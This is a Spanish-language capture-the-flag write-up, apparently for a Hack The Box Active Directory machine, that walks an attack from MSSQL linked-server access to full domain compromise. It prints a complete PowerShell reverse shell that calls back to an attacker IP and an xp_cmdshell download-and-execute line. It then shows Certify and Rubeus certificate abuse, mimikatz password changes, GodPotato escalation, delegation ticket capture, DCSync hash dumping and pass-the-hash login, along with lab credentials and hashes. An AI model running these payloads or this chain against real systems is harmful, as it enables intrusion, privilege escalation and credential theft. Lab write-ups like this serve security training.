

Escaneo con Nmap#
nmap -sCV -Pn -p53,88,135,139,389,445,464,593,636,1433,2179,3268,3269,5985,9389,49664,49666,49688,49689,49909,49951,50018,55452 -oN puertos.txt 10.10.11.89
Nmap scan report for 10.10.11.89
Host is up (0.19s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-10-29 20:22:28Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: darkzero.htb, Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC01.darkzero.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.darkzero.htb
| Not valid before: 2025-07-29T11:40:00
|_Not valid after:  2026-07-29T11:40:00
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: darkzero.htb, Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC01.darkzero.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.darkzero.htb
| Not valid before: 2025-07-29T11:40:00
|_Not valid after:  2026-07-29T11:40:00
1433/tcp  open  ms-sql-s      Microsoft SQL Server 2022 16.00.1000.00; RTM
| ms-sql-info:
|   10.10.11.89:1433:
|     Version:
|       name: Microsoft SQL Server 2022 RTM
|       number: 16.00.1000.00
|       Product: Microsoft SQL Server 2022
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
| ms-sql-ntlm-info:
|   10.10.11.89:1433:
|     Target_Name: darkzero
|     NetBIOS_Domain_Name: darkzero
|     NetBIOS_Computer_Name: DC01
|     DNS_Domain_Name: darkzero.htb
|     DNS_Computer_Name: DC01.darkzero.htb
|     DNS_Tree_Name: darkzero.htb
|_    Product_Version: 10.0.26100
|_ssl-date: 2025-10-29T20:24:06+00:00; +7h00m01s from scanner time.
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2025-10-29T17:03:44
|_Not valid after:  2055-10-29T17:03:44
2179/tcp  open  vmrdp?
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: darkzero.htb, Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC01.darkzero.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.darkzero.htb
| Not valid before: 2025-07-29T11:40:00
|_Not valid after:  2026-07-29T11:40:00
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: darkzero.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.darkzero.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.darkzero.htb
| Not valid before: 2025-07-29T11:40:00
|_Not valid after:  2026-07-29T11:40:00
|_ssl-date: TLS randomness does not represent time
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49688/tcp open  msrpc         Microsoft Windows RPC
49689/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49909/tcp open  msrpc         Microsoft Windows RPC
49951/tcp open  msrpc         Microsoft Windows RPC
50018/tcp open  msrpc         Microsoft Windows RPC
55452/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
|_clock-skew: mean: 7h00m01s, deviation: 0s, median: 7h00m01s
| smb2-time:
|   date: 2025-10-29T20:23:30
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Oct 29 10:24:06 2025 -- 1 IP address (1 host up) scanned in 107.86 seconds
echo "10.10.11.89 DC01 DC01.DARKZERO.HTB darkzero.htb" | sudo tee -a /etc/hosts
MSSQL#
Tenemos el puerto 1433 abierto.Iniciamos sesion en SQL-Server con las credenciales que disponemos
 mssqlclient.py dc01.darkzero.htb/'john.w':'RFulUtONCOL!'@10.10.11.89 -windows-auth
   [*] Encryption required, switching to TLS
   [*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
   [*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
   [*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
   [*] INFO(DC01): Line 1: Changed database context to 'master'.
   [*] INFO(DC01): Line 1: Changed language setting to us_english.
   [*] ACK: Result: 1 - Microsoft SQL Server (160 3232)
   [!] Press help for extra shell commands
SQL (darkzero\john.w  guest@master)>
Enumeramos links, para ver si encontramos algo interesante
SQL (darkzero\john.w  guest@master)> enum_links;
SRV_NAME            SRV_PROVIDERNAME   SRV_PRODUCT   SRV_DATASOURCE      SRV_PROVIDERSTRING   SRV_LOCATION   SRV_CAT
-----------------   ----------------   -----------   -----------------   ------------------   ------------   -------
DC01                SQLNCLI            SQL Server    DC01                NULL                 NULL           NULL

DC02.darkzero.ext   SQLNCLI            SQL Server    DC02.darkzero.ext   NULL                 NULL           NULL

Linked Server       Local Login       Is Self Mapping   Remote Login
-----------------   ---------------   ---------------   ------------
DC02.darkzero.ext   darkzero\john.w                 0   dc01_sql_svc
Hay otra instancia de sql en otro dominio DC02.darkzero.ext, lo cual podemos hacer login de manera remota, con el comando use_link
SQL (darkzero\john.w  guest@master)> use_link "DC02.DARKZERO.EXT";
SQL >"DC02.DARKZERO.EXT"; (dc01_sql_svc  dbo@master)>
Esta instancia tiene habilitado el parametro xp_cmdshell la cual nos permite ejecutar comandos del sistema
EXEC sp_configure 'Show Advanced Options', 1; RECONFIGURE; EXEC sp_configure 'xp_cmdshell', 1; RECONFIGURE;
SQL >"DC02.DARKZERO.EXT"; (dc01_sql_svc  dbo@master)> EXEC xp_cmdshell 'whoami'
output
--------------------
darkzero-ext\svc_sql
Shell como svc_sql#

Vamos a abusar el comando para obtener una rever-shell
- Esta es la revershell que utilice
rev.ps1
$client = New-Object System.Net.Sockets.TCPClient('10.10.x.x',9091);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex ". { $data } 2>&1" | Out-String ); $sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
- Levantar un servidor python, que hostea el archivo
python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
- Nos ponemos en escucha en el puerto 9091
rlwrap nc -lvnp 9091
- Por ultimo ejecutamos lo siguiente
SQL >"DC02.DARKZERO.EXT"; (dc01_sql_svc dbo@master)> EXEC xp_cmdshell 'echo IEX(New-Object Net.WebClient).DownloadString("http://10.10.x.x:8000/rev.ps1") | powershell -noprofile'

BOOOM! Ya ganamos acceso a una shell
Certify#
Para lo que resulta la escalada de privilegios, note que el sistema operativo tiene una vulnerabilidad CVE-2024-30088 que puede ser explotada utilizando metasploit, sin embargo, preferi hacerlo con certify
- Primero realice una enumeracion con bloodhound, para ver si encontraba algo que me pueda servir, utilizando
SharpHound.exe
wget http://10.10.x.x:8000/SharpHound.exe -Outfile sharphound.exe
Realizamos la enumaeracion y nos genereara un archivo .zip
./sharphound.exe Invoke-BloodHound
Transferencia de Archivos#
Vamos a utilizar el protocolo SMB para pasar el archivo a nuestra maquina
- Ejecutamos un servidor SMB en nuestra maquina local
smbserver.py share . -smb2support -username luc4s -password luc4s
- En la maquina objetivo hacemos lo siguiente a. Montamos una unidad, para la carpeta que queremos compartir
copy "C:\temp\20251031135708_BloodHounduna" Z:\
luego conectamos
net use Z: \\10.10.x.x\SHARE /user:luc4s luc4s
Solicitar certificado#
Importando el archivo en bloodhound vemos lo siguiente
User ya que es el unico habilitado
PS C:\temp\certify> ./Certify.exe request --ca DC02\darkzero-ext-DC02-CA --template User

   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v2.0.0

[*] Action: Request a certificate

[*] Current user context    : darkzero-ext\svc_sql
[*] No subject name specified, using current context as subject.

[*] Template                : User
[*] Subject                 : CN=svc_sql, CN=Users, DC=darkzero, DC=ext

[*] Certificate Authority   : DC02\darkzero-ext-DC02-CA
[*] CA Response             : The certificate has been issued.
[*] Request ID              : 3

[*] Certificate (PFX)       :
Copiamos el certificado y lo guardamos en un archivo, luego lo decodificamos y volvemos a subirlo a la maquina objetivo
base64 -d cert.b64 > cert.pfx
wget http://10.10.x.x:8000/cert.pfx -Outfile cert.pfx
Luego obtenemos el hash
wget http://10.10.x.x:8000/Rubeus.exe -Outfile Rubeus.exe
./Rubeus.exe asktgt /user:svc_sql /certificate:cert.pfx /getcredentials
Este hash nos permite cambiar la contraseña de nuestro usuario, lo podemos hacer con mimikatz
PS C:\temp> wget http://10.10.x.x:8000/mimikatz.exe -Outfile mimi.exe
./mimi.exe "lsadump::changentlm /server:DC02.darkzero.ext /user:svc_sql /old:816ccb849956b531db139346751db65f /newpassword:paSw0rdLUCAS" "exit"

  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(commandline) # lsadump::changentlm /server:DC02.darkzero.ext /user:svc_sql /old:816ccb849956b531db139346751db65f /newpassword:paSw0rdLUCAS
OLD NTLM     : 816ccb849956b531db139346751db65f
NEW NTLM     : 0d384667b08f924ffd547acf889da40f

Target server: DC02.darkzero.ext
Target user  : svc_sql
Domain name  : darkzero-ext
Domain SID   : S-1-5-21-1969715525-31638512-2552845157
User RID     : 1103

>> Change password is a success!
Tendremos que volver a iniciar sesion para obtener los privilegios elevados, para ello utilizamos RunasCs.exe
./RunasCs.exe svc_sql paSw0rdLUCAS powershell -l 5 -b -r 10.10.x.x:9091
rlwrap nc -lvnp 9091
Verificamos ahora los permisos en la nueva sesion

Hay un permiso interesante, llamado SetImpersonatePrivilege ello nos permite utilizar la herramienta GodPotato y ejecutar comandos como nt authority, abajo mas info de que trata la herramienta.
God Potato#
wget http://10.10.x.x:8000/GodPotato-NET4.exe -Outfile potato.exe
Cambio de contraseña
PS C:\temp> ./potato.exe -cmd "cmd /c net user Administrator luc4sPassword777"
Shell de rebote

PS C:\temp> ./RunasCs.exe Administrator luc4sPassword777 powershell -r 10.10.x.x:9091
./RunasCs.exe Administrator luc4sPassword777 powershell -r 10.10.15.70:9091
Transferencia del ticket#
Podemos notar que este usuario tiene habilitado la delegacion sin restricciones
Get-ADComputer -Identity $env:COMPUTERNAME -Properties TrustedForDelegation, TrustedToAuthForDelegation
Get-ADComputer -Identity $env:COMPUTERNAME -Properties TrustedForDelegation, TrustedToAuthForDelegation


DistinguishedName          : CN=DC02,OU=Domain Controllers,DC=darkzero,DC=ext
DNSHostName                : DC02.darkzero.ext
Enabled                    : True
Name                       : DC02
ObjectClass                : computer
ObjectGUID                 : f85520d0-db6e-4a92-9ebc-f01d6d4cc268
SamAccountName             : DC02$
SID                        : S-1-5-21-1969715525-31638512-2552845157-1000
TrustedForDelegation       : True
TrustedToAuthForDelegation : False
UserPrincipalName          :
Para realizar la delegacion, podemos ahora ejecutar Rubeus en modo monitor
PS C:\temp\> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:
   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 172.16.20.2
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 172.16.20.1
echo "172.16.20.2 DC02.DARKZERO.EXT" | sudo tee -a /etc/hosts
PS C:\temp> ./Rubeus.exe monitor /interval:5 /nowrap
./Rubeus.exe monitor /interval:5 /nowrap

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

v2.2.0
[*] Action: TGT Monitoring
[*] Monitoring every 5 seconds for new TGTs
Ahora desde la session en mssqlclient.py ejecutamos lo siguiente
xp_dirtree \\DC02.darkzero.ext\share
Obtendremos como resultado un ticket, codificado en base64.

Realizamos la conversion
base64 -d dc01.b64 > dc01.kirbi
ticketConverter.py dc01.kirbi dc01.ccache
Importamos el ticket a la maquina objetivo
wget http://10.10.x.x/dc01.ccache -Outfile dc01.ccache
PS C:\temp> ./mimi.exe "kerberos::ptt dc01.ccache" "exit"
PS C:\temp> klist

Cached Tickets: (1)

#0> Client: DC01$ @ DARKZERO.HTB
    Server: krbtgt/DARKZERO.HTB @ DARKZERO.HTB
    KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
    Ticket Flags 0x60a10000 -> forwardable forwarded renewable pre_authent name_canonicalize
    Start Time: 11/9/2025 17:31:13 (local)
    End Time:   11/10/2025 3:31:13 (local)
    Renew Time: 11/16/2025 17:31:13 (local)
    Session Key Type: AES-256-CTS-HMAC-SHA1-96
    Cache Flags: 0x1 -> PRIMARY
Volcado de hashes (DCSync)#
Ahora con el ticket importado a la maquina, podemos obtener el hash del administrador con mimikatz
PS C:\temp> ./mimi.exe "lsadump::dcsync /dc:DC01 /domain:darkzero.htb /all /csv" "exit"
./mimi.exe "lsadump::dcsync /dc:DC01 /domain:darkzero.htb /all /csv" "exit"

  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(commandline) # lsadump::dcsync /dc:DC01 /domain:darkzero.htb /all /csv
        [DC] 'darkzero.htb' will be the domain
        [DC] 'DC01' will be the DC server
        [DC] Exporting domain 'darkzero.htb'
        502     krbtgt          64f4771e4c60b8b176c3769300f6f3f7    514
        1000    DC01$           d02e3fe0986e9b5f013dad12b2350b3a    532480
        500     Administrator   5917507bdf2ef2c2b0a869a1cba40726    66048
        2602    darkzero-ext$   2570f48900bdb57d164db2c2a4a43981    2080
        2603    john.w          44b1b5623a1446b5831a7b3a4be3977b    66048

mimikatz(commandline) # exit
Bye!
Shell como Administrador#
Ya obtenido el hash con mimikatz, iniciamos sesion a traves de evil-winrm
$ evil-winrm -i 10.10.11.89 -u Administrator -H 5917507bdf2ef2c2b0a869a1cba40726
 Evil-WinRM shell v3.7


 Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

 Info: Establishing connection to remote endpoint
 *Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
 darkzero\administrator
Finalmente obtenemos la flag de root
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls

     Mode                 LastWriteTime         Length Name
     ----                 -------------         ------ ----
     -ar---         11/9/2025   3:25 AM             34 root.txt
     -ar---         11/9/2025   3:25 AM             34 user.txt
Gracias por leer hasta acaHappy Hacking:) !